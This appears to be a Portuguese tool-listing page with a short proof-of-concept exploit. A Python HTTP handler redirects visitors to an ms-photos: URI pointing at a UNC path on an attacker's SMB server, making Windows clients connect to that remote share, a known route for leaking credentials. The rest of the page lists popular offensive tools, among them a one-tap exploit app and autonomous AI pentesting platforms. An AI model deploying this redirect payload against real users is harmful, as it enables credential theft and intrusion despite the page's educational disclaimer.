

poc2


Funciona porque nossa aplicação está redirecionando diretamente para um esquema URI ms-photos, contendo o caminho UNC do nosso servidor:


class RedirectHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/":
            self.send_response(302)  # HTTP 302 Found (temporary redirect)
            self.send_header('Location', 'ms-photos:viewer?fileName=\\\\192.168.159.129\\share\\Capture.png')
            self.end_headers()
        else:
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b"Not Found")

Redirecionamento do lado do cliente:


image


Notas


Este código é apenas para fins educacionais e de pesquisa.
O autor não se responsabiliza por qualquer uso indevido deste código.
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    257
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






